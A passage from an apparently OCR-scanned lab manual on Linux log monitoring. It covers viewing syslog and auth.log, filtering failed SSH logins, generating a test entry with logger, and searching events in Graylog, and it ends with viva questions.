
Command / Action:
ls -lh /var/log

Explanation:
Lists available system log files.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.



Step 4: Monitor Logs

Command / Action:
sudo tail -f /var/log/syslog
Explanation:
Displays new log entries in real time.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.



Step 5: View auth.log

Command / Action:

sudo cat /var/log/auth.log

Explanation:


Displays authentication events.

Why this step?

This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.

Expected Output:

Command executes successfully and relevant log information is displayed.



Step 6: Filter Failed Logins

Command / Action:

sudo grep "Failed password" /var/log/auth.log

Explanation:

Finds failed SSH login attempts.


Why this step?

This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.

Expected Output:

Command executes successfully and relevant log information is displayed.

06 Filter Failed Login Attempts



Filtering failed login attempts from auth.log.
These entries indicate brute force or unauthorized access attempts.

Step 7: Generate Test Log

Command / Action:
logger "Unauthorized login attempt detected"
Explanation:
Creates a custom syslog message.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.

07 Generate a Test Syslog Entry




Using the logger command to generate a custom syslog entry.
This simulates a suspicious activity or security alert.

Step 8: Verify Test Log


Command / Action:
sudo tail -20 /var/log/syslog

Explanation:
Confirms the generated message was logged.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.



Step 9: Graylog Login

Command / Action:
Open http://<graylog-ip>:9000
Explanation:
Access Graylog web interface.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.



Step 10: Search Logs

Command / Action:

Use Graylog Search

Explanation:


View incoming syslog events.

Why this step?

This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.

Expected Output:

Command executes successfully and relevant log information is displayed.




Step 11: Filter Suspicious Events

Command / Action:

Search failed password OR sshd


Explanation:
Identify suspicious authentication events.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.



Step 12: Dashboard

Command / Action:
Open Security Dashboard
Explanation:
Review charts and security statistics.
Why this step?
This step helps verify logging functionality and enables detection of suspicious activities during system monitoring.
Expected Output:
Command executes successfully and relevant log information is displayed.

12 Graylog Dashboard / Security Events Summary



Dashboard view showing security related events and statistics.
Provides quick overview of logs, failed logins, and authentication failures.

Log Analysis

Review auth.log for authentication failures, syslog for system events, and Graylog dashboards for centralized monitoring. Failed SSH logins, repeated authentication failures, privilege escalation events, and unusual service restarts are examples of suspicious activities that should be investigated.

Viva Questions

1. What is Syslog?
2. What is rsyslog?
3. Purpose of /var/log/syslog?
4. Purpose of auth.log?
5. Command to monitor logs in real time?
6. What does logger command do?
7. What is Graylog?
8. Why centralize logs?
9. How do you detect failed SSH logins?

Benefits of log monitoring?